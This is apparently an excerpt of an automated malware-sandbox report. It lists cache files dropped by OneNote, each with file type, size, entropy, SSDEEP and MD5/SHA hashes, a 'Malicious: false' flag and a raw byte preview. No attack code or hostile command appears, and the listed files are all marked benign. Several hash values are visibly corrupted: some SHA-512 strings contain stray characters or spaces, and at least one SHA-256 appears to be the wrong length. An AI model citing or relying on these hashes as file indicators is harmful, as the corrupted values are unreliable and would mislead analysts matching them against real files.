Preview:	......JFIF.....d.d.....Ducky.....d.....Adobe.d.....d..... .....!.1A.....Qaq...."....2....BR#S..br...3T...C$.7(Hx....4D.G..Xh.cs..'.t...%...8.....1...!AQ..a...q"2.4Tt.....R3S....Br...#s...Uu.bc.de..$D..6. .C%E.....?...z...;sB.yv.....]t.\...n...../....m....M.=.3G+..x+.....S).*&.J../..8..O/+..sG...p...<!....~.c..C.w..,[oHom.wc-.J.~.....L[..6...'..i_..S;...!Y.z.q].EK..M.x...i.x.+.;.+...}. ...#.....f.).....e6V..p.;.....s.)..Ml.J.....IU.6...<9+9.^..l..Y...[._...2..^..j.ia...._..3.;...~..<3...;.....z.^.....]..Qk.,...Yk...3.3Jy^p.}....q...I...&..t.....;..9.g.GH;..'...%...)..[..y..../... zCn..>...'...1e.Y..;,...]..7...N>t..m-.j.....H^..T\.q.ru...}...eTn]l'r.^].#..wOY....v

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000H.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	12288
Entropy (8bit):	4.411312172141092
Encrypted:	false
SSDEEP:	192:cEsq9UkjDd8LMOk5oodVOkylqiU2cXEkkRk7RkKbWVJWVTBkJNT9TQc+xmWV8KxP:cZgj54Dk/7hwqzxjkRk7qKeAuJjkrJ/e
MD5:	634623F5C28AD85042FC7D59BAC8773B
SHA1:	CCEF389A4554F2E66979E75B09ADC63141374D14
SHA-256:	D99549A35E5B4FC92A4002948A74C3D75668318C9355FDBE24F8FD9225FC947C
SHA-512:	BBA72256F9099B615CBFEADFB1F3B3BD005D88AD08BBFCFD20A82ED6A54EA3023CB8D07F329E0AB9842A70BEA9DE1E72D734E13A165BFEB4076AA9CA0BF3FA3D
Malicious:	false
Preview:	2...>...v.....v.....v.....@ ..X)..2...>...2.....v.....@...H(.....I.....I.qk..B.....LZ..^.H.....^k....2.Y.`9...^k....2.Y.`9...^..I.qk..B.....LZ.I.....I.....I.....I.t....I.....4..'..'.....6y.~.!..%...)..d....N...^.....a{f.T.E.....K.....I.qk..B.....LZ.....6y.~.!..%...)..d.....^.....^.....^.....^j.....^T%a....^..5....^.....^..z...^.....^.....^..M.....;.....4...4...4.....^3..^L..^S..^K..^..z...y.. x.. ....$...$.....D.....7...7.....*...o.e.L.o.c.I.D...o.e.L.o.c.C.o.m.m.e.n.t.....0.0.0.1.9.....;.

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001I.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.02, resolution (DPI), density 72x72, segment length 16, Exif Standard: [TIFF image data, big-endian, direntries=7, orientation=upper-left, xresolution=98, yresolution=106, resolutionunit=2, software=Adobe Photoshop 7.0, datetime=2004:03:04 13:19:29], progressive, precision 8, 221x792, components 3
Category:	dropped
Size (bytes):	24268
Entropy (8bit):	6.946124661664625
Encrypted:	false
SSDEEP:	384:d2wiieoHTRh5a1HAteZCWOZIM+L7WhNjYn:8wHFHJ+/OZIKhNO
MD5:	3CD906D179F59DDFA112510C7E996351
SHA1:	48CDB3685606EDD79D5BCDF0D7267B8B1CCBD5A8
SHA-256:	1591FD26E7FFF5BE97431D0ED3D0ADE5CFC5FA74E3D7EC282FD242160CE68C1F
SHA-512:	2048CBA13AF532FF2BCC7B8B40541993234BD1A8AB6DE47B889AF3F3E4571F9C5A22996D0B1C16DD6603233F6066A1A2A97C16A6020BEDD0826B83BAD0075512
Malicious:	false
Preview:	......JFIF.....H.H.....Exif..MM.*.....b.....j.(.....1.....r.2.....i.....H.....H....Adobe Photoshop 7.0.2004:03:04 13:19:29..... .....(.....&.....H.....H.....JFIF.....H.H.....Adobe_CM.....Adobe.d..... .....$.."..... ?.....3.....!.1.AQa."q.2.....B#$.R.b34r..C.%.S...cs5....&D.TdE.t6..U.e...u..F'..... .....Vfv.....7GWgw.....5.....!1..AQaq"..2.....B#.R..3$b.r..CS.cs4.%.....&5..D.T..dEU6te....u..F.....Vfv.....'7GWgw.....?.....).....[]t.\Z..g.....A. ...&D.$LH._..X..Xl...`....cZ.X.....>.....f.Z.X...]..~L.S..@..I$..I.IO.....x...s.g.[f.h{9..

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000J.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	12288
Entropy (8bit):	4.630223912367521
Encrypted:	false
SSDEEP:	192:zs7vfA6gicchjC6VoX16nBEZk5z+jlR9o+InMXO/Xrd9rL+RpD1yCU59eT8XP68k:oc01jE16n0DjrVOvrmRpD1bUDgNSqN
MD5:	0BD77286543F44CCE4759F484A47715D
SHA1:	8E5E60DF040728E70587E9AB2B180CB47A21A6F1
SHA-256:	18AEB754D55591DDB640B7E59AFB513BF62289A00EC9F5E1E915296A7A744277
SHA-512:	4DF3C2602F7C2BAB69C5C9A8838933582B66E2824DC4F868A4DA9805E33D5D7114521A56E4AA430F560042BE9D432A5DBBC4BA2481F9A11A9EFEAA240FFA03(B
Malicious:	false

Preview:	2...>...&...j...v...>.... ....2...>.....v.....@....+.....l.....l.qk..B.....LZ....N.....i..,6 .G..&.....i...,6.G..&.....l.qk..B.....LZ.I.....l.....l.....l.t....l.....4..'..'.....9m.J..#;.....N. ..^.....".....I..Q.i..<.....t.....l.qk..B.....LZ.....9m.J..#;.....j.....T(.....@.. .....c.....p.....$.\.$...$.....;.....4...4...4.....3.....z...y.. x.. .....$.....7...7.....*...o.e.L.o.c.I.D...o.e.L.o.c.C.o.m.m.e.n.t.....0.0.0.6.....z.....R..... ....7.....S.y.m.

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000K.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.02, aspect ratio, density 100x100, segment length 16, baseline, precision 8, 612x792, components 3
Category:	dropped
Size (bytes):	39010
Entropy (8bit):	7.362726513389497
Encrypted:	false
SSDEEP:	768:6tCjwO+E+KW0ZtOgepcoWW4pAWQ6/KWcR474HOAZaDfK:68j+E+KW0HOgep/72/NKWcRNefK
MD5:	9700DE02720CDB5A45EDE51F1A4647EC
SHA1:	CF72A73E1181719B1CC45C2FE0A6B619081E115E
SHA-256:	7E6A7714A69688D9FFDF16AA942B66064A0C77FCD9B3E469F89730B4B9290C3E
SHA-512:	5438921467D62376472007B9EBF3C35C9D9FE3EDE04D99A990129332D53EBC8EE2555C0319A4F7C0DF63516F29CEDF2171D8B6DC34C9FCD075C2CA41EB7286
Malicious:	false
Preview:	.....JFIF.....d.d.....Ducky.....d.....Adobe.d.....d..... .....!1..A...Qaq.."....2BR#...b%&6..'w.r.3f7W8.s5EUeF.g....CS$4.Vv..Tdt..G..(c..u.Hhx.....!1.AQa..2.q...."..s...3.4BRr.#.....b.$c.....?..... ...uf.....t...;..[...W.h.....-.k.f..i.u..KQ..b.F...rM%/.8n.S..=9.....G$O;.f.}L..N..U._i.[.X...3.~....S.~..+t$...c.5.....{..X/..#.G...}s....6.....^....o~.$.\WA?...^*w[O.~..6..~....a....~..:..0..... {O...|.s.u._w.....i.....{K...._.?.../{.....A..8....<g.iu..<.....X.....|]v....D..9.k.w.|-IF.Tv.-.&.....'".4.b....z.._.Z.....G...u.xyt./_.q..m>..S.V.Xdc.bw.T.W.....g.....}s.._.. ?....U]_.....`.....>.|'.~xH....,...?.....?.q....o../..R..;...Y.G....A"?.....?.<..1...w..o.M.....tco.

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000L.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	12288
Entropy (8bit):	3.9048833588552117
Encrypted:	false
SSDEEP:	192:SsydU9/ilOaHw9YxNP2UFquk0eHMuZ8E88VYY07TYfX+Reac904NJ64N2a:fZ/jxHwOzPPAMuZh8GYXvq+Re3
MD5:	4A0E3B83D74F10AB45A7FD390CBB5636
SHA1:	56188F4E38D47EC6B75979EAB3983535673407D9
SHA-256:	E92780D49EE088605C7E266B4FCE554AF28E95BCDD7F955AA442C8169ACFE937
SHA-512:	26B68347EDD6B5CE545E88EB720511C7C4FD66B788D3E37F647FAF44D6AF7D687132CFB6681DC7E678C9ADB328563C73FA20FD11C2E05F26B84BBF8212B0FE F
Malicious:	false
Preview:	....>....."....v..... ..."......>.....r...v...>...@....!.....l.....l.qk..B.....LZ.....X... ,...9.l8..\IX.....^.....l.qk..B.....LZ.l.....l.....l.....l.t....l.....4..'..'.....)....J....b.Bl)....N...^..... .....V[....G.{.?..hZ.....r.....z....l.qk..B.....LZ.....)...J....b.Bl).....X...8...X...,...9.l8..\l..... .....^2.....l.....X..H....X.....X....Y..X.....X.. ....X..$.7..X.....X.. .....X..!X....z...,4. .....".....$...7.....T.u.e.s.d.a.y.,. .J.u.l.y. .2.8.,.

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000M.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.02, aspect ratio, density 100x100, segment length 16, baseline, precision 8, 612x792, components 3
Category:	dropped
Size (bytes):	59707
Entropy (8bit):	7.858445368171059
Encrypted:	false
SSDEEP:	1536:k76rvGc8WKC2/UX1uEgVRY/jvv9CblyL/T:k77Z5C2/Ow1e9CblCT
MD5:	47ADB0DF6FDA756920225A099B722322
SHA1:	851946B8C2BD0BB351BAEECA9E5BB6648A87D7CA
SHA-256:	EC8CD7250F3D82E900E99114869777EE859EC73EFFABED108815F65742078C3A
SHA-512:	85A9920E1CE4A2FCCEBAFA425C925DF33580FA3C3C00178F058539B2FBC0163866DB8A41B320E2EF2CD217F00FFA06A1A831C728D3F9F910C9EAC58B5DA76E 2D
Malicious:	false
Preview:	.....JFIF.....d.d.....Ducky.....d.....Adobe.d.....d..... .....!1..A..Qaq"....2.....B#..R.b3$..8xrC4&'W.%e.(.c.d.5E6Ff..h..SsTt..u...Gg..H.....!.1..AQ.aq."....2..st.BR..56.r#3.b.S.4c%...$d.CT..... ..?....3.7...G:../P....z..K.:6..w.....6..... .z7...~.....{gdF60...9....{...'[N....m.....z...g{.....7...4..1..=.z...._..p...m..Icd.~.v..9.P..0Z(.<j.....R6zm.....v.z...>x..)=g.....zo{..w..f..y.t.... .%.D..#.}.I.>).H.QM..cLD..x.../.^y.{.....y.=^.....I.T.....U..0_?...u..og..3.ky..K....6w…Dc.....~.....ik.z....N...en.....x.....u...4.{..P...>.....}.....>.R.....m.....[mt.....}..... .|.....m.....~....B.F.]C.36..q....yg...{]...+.DZv.9<.o..;..N.n&im.,....w.3...V.s...Y..e#$.

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000N.bin (copy)	
Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	12288
Entropy (8bit):	3.8649095102556648
Encrypted:	false
SSDEEP:	192:KLKsaVrMoVUCdDdePD/9JejUyE/X0GPWEVHA1sCWa+WFsao2XdTRlYECu:iaVrdUCjSD1JeWkW4HWa+WFtXdTRlY
MD5:	8A39ADC54F4F8DEEE7C2758DC4AA2229
SHA1:	8B48757E66A427A8444FF0B5AEE589B944CCA036
SHA-256:	279B58B597EB04057CABAD9B4A3DD3D98DE268ED4E11990837370A548384D7EF5
SHA-512:	C8C626758D921BA16385EF8E7665CCA9A7ECEDE5666F8A1ECFD87A1A37A3A80CFBE73E8B171B954FAE53101FA66A7E5ACDE9137DC6473F3724F9F7F3F61D8(11
Malicious:	false
Preview:	2...>.....v.....H ...!..2...>...R...,..v.....@... .....I.....I.qk..B.....LZ....<.....-...../Q.....-...../Q.....I.qk..B.....LZ.I.....I.....I.....I.t....I.....4..'...'....._..t...<<.....N...^..... .....jbp..E..F.}.....P.....4....I.qk..B.....LZ....._..t...<<.....j.....T.q.....].....H..... .@.....$.....d.....;.....4...4...4.....z.....R.....7.....S.y.m.b.o.l.....'...%.....z...,4. .....$>.....4..p..7.....;.....4...4...4

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000000.bin (copy)	
Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.02, resolution (DPI), density 72x72, segment length 16, Exif Standard: [TIFF image data, big-endian, direntries=7, orientation=upper-left, xresolution=98, yresolution=106, resolutionunit=2, software=Adobe Photoshop 7.0, datetime=2004:03:04 13:18:09], progressive, precision 8, 164x641, components 3
Category:	dropped
Size (bytes):	27862
Entropy (8bit):	7.238903610770013
Encrypted:	false
SSDEEP:	384:LTawAZvhbrXzDc6LERLQ/b5vXOl6pXQ/wD5OUMrdRUUhCplQg0ESSz:6wm/vT/b4wxoqbdUhWnSs
MD5:	E62F2908FA5F7189ED8EEBD413928DEE
SHA1:	CA249B4A70924B73BDA52972E9C735AEC35A0C5D
SHA-256:	20ABE389C885E42B6EBE9E902976229BB6FD63C8C34CB61AA70B8B746209F90A
SHA-512:	EE8D1821A918BE8714F431895E7223D08036E88A4FDB9A5485EFF246640EE969A69A8AA4E2E9DDC35BA75FB6D4E95092A286E90B477BD6998C313639C2C31F2
Malicious:	false
Preview:	.....JFIF.....H.H.....Exif..MM.*.....b.....j.(.....1.....r.2.....i.....H.....H....Adobe Photoshop 7.0.2004:03:04 13:18:09..... .....(.....&.....H.....H.....JFIF.....H.H.....Adobe_CM.....Adobe.d..... .....!.."..... .....?.....3.....!.1.AQa."q.2.....B#$.R.b34r..C.%.S...cs5....&D.TdE.t6..U.e...u..F'..... .....Vfv.....7GWgw.....5.....!1..AQaq"..2.....B#.R..3$b.r..CS.cs4.%.....&5..D.T..dEU6te....u..F.....Vfv.....'7GWgw.....?..P.v..+..n(a..Q..S\6....Y.. ..D.....} w#.b..]l.5.RU..k.....]$.$.....f.....?.z@2uU...7....?..|.Q..I.&.. ....."T4)wdH.

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000P.bin (copy)	
Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	5.327274216210832
Encrypted:	false
SSDEEP:	384:cV15MA3llrhQnukdYdz4ajWTKtuJyNHDfHvWSYZE03Xgsnyw/CxZ/YCOiDrFIt:cVvlslK6/q5cXF0Ut
MD5:	2994ACFF2D419658E758784F88A6A7F6
SHA1:	E814E434A4D1D417D5FCF22DFD4083FC8787000B
SHA-256:	E4C3866F38150FFD249D29851972FFE83E0E8844E0C5ADB2501C49BD6FB2DEFB
SHA-512:	049F699FF67CCA4EAF63057B00C0956226DC6AB5B58AB56354004AB6ECA77A85898982674FD9D1BB985E60120D7480C0297B1535B937425A8D72F2E9FC11EDAI
Malicious:	false
Preview:	...@....0.....H...0@..0 ..@L.....@.....d....J..0 ...K.....@.....J..0 ..`K.....9.....9...&.A..).1..#.1).... ..1).i.[.5.P...i.hD.GE6.?..gU'..hD.....6.....n.....r.w.7..!LKN'....r.....hD.....hD.....9..T!...W&.T%.....T.....-.T.k..../T.'..a.BT.....GT.....nLT..... ....0.....e....4.....Ap.H..@.AFJy.k.....(.....x.....(...(...B.a.c.k.g.r.o.u.n.d. .-. .O.r.a.n.g.e...j...P.a.g.e.L.o.c.I.D...L.o.c.V.e.r...P.a.g.e.V.e.r.C.o.m.m.e.n.t...P.a.g. e.O.v.e.r.i.d.e...P.a.g.e.N.a.m.e...2...0.0.0.2.4...1.....0...U.n.t.i.t.l.e.d. .p.a.g.e.....=i9.J....\.....I...N.3f.....2.....R.....t.....9.....0A..W&.....1).../.....0..... e....4.....A..:4E.2..p1.....(...`.i.....(...(...B.a.c.k.g.r.o.u.n.d. .-. .Y.e.l.l.o.w...j...P.a.g.e.L.o.c.I.

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000Q.bin (copy)	
Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped

Size (bytes):	4096
Entropy (8bit):	4.097213189501563
Encrypted:	false
SSDEEP:	96:0sFv/icNl9MEaumXG9P8aT3RLQX/MZYWK:0sFv/ichpaumXG9djRLQX/MZYW
MD5:	B1AA5296D30C0C770D5D69539BE27BF0
SHA1:	4BA9E73748A821FB1DABC6302D2D563DF2AC63BF
SHA-256:	1F2DF0D67AFB4861F3E17E22D12E1770E56BB95A05149982CAF5F0356B370340
SHA-512:	82CCB8DCF16DA81035AD0AA652F2834AF2538D4C00F40ECC91EE7135A4CEA815C6C1221F0DACC7F40A5E0034812BC0FA2A9C0C7D769AB4D73F9D5132711B695
Malicious:	false
Preview:	2...>..... ...v.....?....?.....2...>.....|...v...H.....I.....I.qk..B.....LZ.6@.....6@.8J=.-p..HV...6@.8J=.-p..HV...6@..I.qk..B.....LZ.I.....I.....I.....I.t....I.....4..'...'.....x...#..'$.....N...^.....f@...h.o.i.....f.....I.qk..B.....LZ.....x...#..'$.....x...#..'$.....6@.....6@.....6@.....6@j.....6@T.]...6@.....6@..B...6@H.....6@..B...6@..>.).6@..J.....;.....4...4...4.."....6@..6@..6@..z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....6@.....6@....#.6@.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000R.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.079507955379479
Encrypted:	false
SSDEEP:	48:+Rsskszqq77LctJt9iEfmPX3E9irVTo8rdqrsll1dXN5DOkz7/b4a:+Rss9J77LcZ9iEwX09i5TtRyNHM6M
MD5:	940430C3A804ED4D51CF98B120A77BF3
SHA1:	FDE5FE60315C25515FCBFAF727B8F37DAA3E7B01
SHA-256:	F4E8E4255FB6F4147984A87AF6E029DA75010F0A2E473748E5D91CE018578A59
SHA-512:	40FE63F5361B7418E120C118AA6EAC0A64F086BE5B20CB3AFC8A50D4C57DDC600B5348625324A46DB01D270FE688CDBECED14B64FE3A8917ACB040E614848EAF
Malicious:	false
Preview:	2...>.....&...v.....2...>.....v...N.....I.....I.qk..B.....LZi#.....i#.n.Z{..WU.o@j%i#.n.Z{..WU.o@j%i#...I.qk..B.....LZ.I.....I.....I.....I.t....I.....4..'...'.....[*.m0.1.%P.....N...^.....li2Y.Y.A..$.D.....f.....I.qk..B.....LZ.....[*.m0.1.%P.....[*.m0.1.%P.....i#.....i#.....i#.....i#.....i#.j....i#.T.]..i#.....i#...B..i#.H....i#...B..i#...>.)i#...J.....;.....4...4...4.."....i#..i#..i#...z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....i#.....i#.....#i#.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000S.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.065427618780622
Encrypted:	false
SSDEEP:	96:fXpsusymS40tv8V9E3oXbc94VT9RiSVEym4a0Sek:xsY4UvDYXbc94VpRiSV
MD5:	907494CF7ED1EE69FEC530603E7D8131
SHA1:	D4AF5A8402273D74B1EDA0170EDC5C97B33AFA8E
SHA-256:	4C2CFFE4DF18DAA6D1FABD53ECF70DF2FCEB81F4FF50B8E1CFBEA596E0D542F6
SHA-512:	B33DAA9023986B8D4F2121A0A68DC6B73E7A70102913B895E5CAAFA1EAD59507FEF918809619DE9C333E0BFBD73C999A3B7390D654A3181D8BEE3D53465454ED
Malicious:	false
Preview:	2...>.....$...v.....2...>.....v...L.....I.....I.qk..B.....LZLh.....Lh..+pC.....Lh..+pC.....Lh...I.qk..B.....LZ.I.....I.....I.....I.t.....I.....4..'...'.....f.....1u.!..e....N...^.....\'..u.O....o.....f.....I.qk..B.....LZ.....f.....1u.!..e.....f.....1u.!..e.....Lh.....Lh.....Lh.....Lh.j....Lh.T.]..Lh.....Lh..B..Lh.H....Lh...B..Lh...>.)Lh...J.....;.....4...4...4.."....Lh..Lh..Lh...z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....Lh.....Lh.....#Lh.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000T.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.039701554034713
Encrypted:	false

SSDEEP:	48:/psV0HtBQ51Yt+DEEI5Xk9884Toirdnrc/I0MdXHpAHKHBlFHmlHxHKHhdHvHeg:/ps+e1YvETXk98TTHRrcQtfTI
MD5:	E94C8824D0F80A9847F422736140CA3B
SHA1:	282DCA6D719B9969A6576232F40CAFD39CB5514F
SHA-256:	31373C03037B87896ED479FE2BC862523AD345659FB8EEDC13FAA960AE5CB3C5
SHA-512:	867047CF7DFF98A75359536C317CCDC8C543D662E507DFD491934C125ED7C7607159321BC1D7ED4E0FF771F25971A518F564FC8195B9A5A04EF97957F22ED92
Malicious:	false
Preview:	2...>.....$...v.....2...>.....v...L.....i.....i.}$6....e7<2./.I.....I.qk..B.....LZ.i. }$6....e7<2./.i...I.qk..B.....LZ.I.....I.....I.....I.t....I.....4..'...'.....?..!..!,...6_.....N...^..... .....Q..RzD.]\.Bj.....f.....I.qk..B.....LZ.....?..!..!,...6_.....?..!..!,...6_.....i.....i.....i.....i.j.....i.T.]...i.....i...B...i.H.....i. ..B...i...>.).i...J.....;.....4...4...4..".....i...i...i...z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....i.....i.....#.i.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000U.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.052381227056883
Encrypted:	false
SSDEEP:	96:+8BsvseF8sCAEHOXo9sST4RyzSXo1XmRoOOrh:+8BsvLF8FdHOXo9sSURyzSXo1XmRoDr
MD5:	410EA42562945206AA2F25F1023D67FF
SHA1:	5C8DBF60B858F6D1AE4FFC6B657F45634FA6D8D3
SHA-256:	545ECB77E90AC9D40ACA9BEF56CAD896F4EF7FE6F40A09FE1A370EAE8A145DD1
SHA-512:	54E489AE5DB568E66CCF465101BEFA5F93A4AC0073CA60BAE25C4F4C4264420E90A0F99E711223B9B9D4E14382F3F5C340C2A92E5FB6D4E33E5A7A780726A3A F
Malicious:	false
Preview:	2...>.....$...v.....2...>.....v...L.....I.....I.qk..B.....LZvs.....vs..Z...?..]n..vs.. Z...?..]n..vs...I.qk..B.....LZ.I.....I.....I.....I.t....I.....4..'...'.....6....Ml.N.....N...^..... .....C..F .....f.....I.qk..B.....LZ.....6....Ml.N.....6....Ml.N.....vs.....vs.....vs.....vs.j....vs.T.]..vs.....vs...B ..vs.H....vs...B..vs...>.)vs...J.....;.....4...4...4..".....vs..vs..vs...z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....vs.....vs.....#vs..... .....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000V.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.091589447460024
Encrypted:	false
SSDEEP:	48:Ypsl8Ud3XW90+tHW2EEfXE9Ua3IToPrdDruI0dXgsIR1ajFEok:asNW9dTEeXE9NITGRPUg
MD5:	1A712B77CCC5D262D8C2731F7489C803
SHA1:	2E4C115BBF280DCDE0223EAED8E3F0880A20C897
SHA-256:	9C3C6AEEA6FFA02DA9EF2D2349689B3D81B0BB6C978B6D5973989E24E021B878
SHA-512:	40A0C75BA07861822E8C697999A313612C14D637DF364119D995A17BB2140073801889AA89AFF44F5B1BC099A616ECBBA133C99775B22FDE186418C19A9CCC96
Malicious:	false
Preview:	2...>....."...v.....2...>.....~...v...J.....I.....I.qk..B.....LZ.....;....D..... ;....D.....I.qk..B.....LZ.I.....I.....I.....I.t....I.....4..'...'.....7uzv..j.....N...^..... .....p?$s..F.....f.....I.qk..B.....LZ.....7uzv..j.....7uzv..j.....j.....T.].....B....H..... B.....>.)....J.....;.....4...4...4..".....z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....#.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000010.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.098803473145921
Encrypted:	false
SSDEEP:	96:iJs6MkUWjNiMEYkwXbw9ZITxR2Wj5UJc1uMF1r:ys6PjOYkwXbw9ZI1R2WjEit
MD5:	4FF4907877F97694B4AC8B17492BD256
SHA1:	818E256EA67CDB7FCEA3B8643AC00A46C7D3519A
SHA-256:	B2BA9F0DA0B5D9115842007798726589E52C269211511FC0E873AC60531EAEFB
SHA-512:	4E9FC2F0788B896498CC7040CC01C1B27BC192A5CCC69929E366A122A2B2527801154E9B4936E87A72DF642FF4127A80681B6F12E7798B92F70070769F4635D5
Malicious:	false

Preview:	2...>....."...v.....2...>.....~...v...J.....l.....l.qk..B.....LZ.l.....lk.....X....G(.lk.. ...X....G(.l..l.qk..B.....LZ.l.....l.....l.....l.t.....l.....4..'...'.....'..^....3...,.....N...^..... .....+..=G.H..S.....f.....l.qk..B.....LZ.....'..^....3...,.....'..^....3...,.....l.....l.....l.....lj.....IT.]...l.....l..B...IH.....l..B...l..> .).l..J.....;.....4...4...4.."...l..l..l..z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....l.....l....#.l.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000011.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.068799285383755
Encrypted:	false
SSDEEP:	48:YpsSwX0xEKObTtGjKEn6rdXY9i6UTToHrdvlxr2dIM/dXU9RAOxF:qssiKOPbEIXY95UTTeRHy/s
MD5:	771A6A71BAF2DC57CBDFFF6D41F822E9
SHA1:	20E177E4F348D36BA13E578BDCD4D7E0052A8D68
SHA-256:	B3E638AFB0D6CFC02EFD9B6566F6E694FBE29C79B51768E2DDD09CA49D3CD276
SHA-512:	F846B3C5FC072EF7587128360A58DC211B36A93D47EE05E1F700F84D468CE65038EE6A05FB0591FAE7650B86E2E8BFCC82212A79260005B480A9681AE1981624
Malicious:	false
Preview:	2...>....."...v.....2...>.....~...v...J.....l.....l.qk..B.....LZ.[e.....[e9.i...H:K... .[e 9.i...H:K... .[e..l.qk..B.....LZ.l.....l.....l.....l.t.....l.....4..'...'.....3.#.....#.M.~(....N...^..... .....Q>M.e..+.....f.....l.qk..B.....LZ.....3.#.....#.M.~(.....3.#.....#.M.~(.....[e.....[e.....[e.....[ej.....[eT.]...[e..... [e..B...[eH.....[e..B...[e..>.).[e..J.....;.....4...4...4.."...[e..[e..[e..z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....[e.....[e....#.[e..... .....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000012.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.092435552555433
Encrypted:	false
SSDEEP:	48:Y9sVXo1lvM+Smtnu7tkEXgZkXA9Ww9fLkfToTrdPrhIsLdXgJR5ldJN:+sge+Sm8GEXgSXA9flLkfTiRjVLoJ
MD5:	A5FA06B56773EFA209F01051D4CE49AF
SHA1:	E01E1A7DE23B6862E404CA0894286007448EF971
SHA-256:	96B654482B6FFDCD2D6ECD240D0A39F577E3AB6D173B4CA7280A2AD9008ADFEF
SHA-512:	9FDB5BD5A2BBAABCF220CD2484A1D091434F378824B6514CC8884CAEFF0F3BFFABA1B220DD2D109D580CCA2458DB760B2EA9C7B11563BB22EB39F95FDA131 7EC
Malicious:	false
Preview:	2...>....."...v.....2...>.....~...v...J.....l.....l.qk..B.....LZ*.a.....*.ag.`..<.....*.ag .`..<.....*.a..l.qk..B.....LZ.l.....l.....l.....l.t.....l.....4..'...'.....%.=.7@....M.-,.....N...^..... .....T..F..[...U.....f.....l.qk..B.....LZ.....%.=.7@....M.-,.....%.=.7@....M.-,.....*.a.....*.a.....*.a.....*.aj....*.aT.]..*.a.....* .a..B..*.aH....*.a..B..*.a..>.)*.a..J.....;.....4...4...4.."...*.a.*.a.*.a..z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....*.a.....*.a....#*.a..... .....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000013.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.066169166067219
Encrypted:	false
SSDEEP:	48:YBsT60x46tEdWE8CXc9m+TqTodrdQryIOdXuBRPUi2O:is/x46fEjXc9m+TqTwRISC2
MD5:	DB6E2A9DE7F687E1F788D2113D9C2999
SHA1:	513A19B9A22181C8035A8B402A4CBE8109B93068
SHA-256:	732EBAF0C40B1451EE7FD53E947969C60E4CA21BCA101B6B9363ACA4BE9D0482
SHA-512:	965C2A1478CC8062399F4F6DF1485C89BBF4CDD5963D816615D2DE1866B8280B72D3326B215D426ACAA2A5A0A5A2481326ED96D0F3557D7C99F422B93543B2A
Malicious:	false
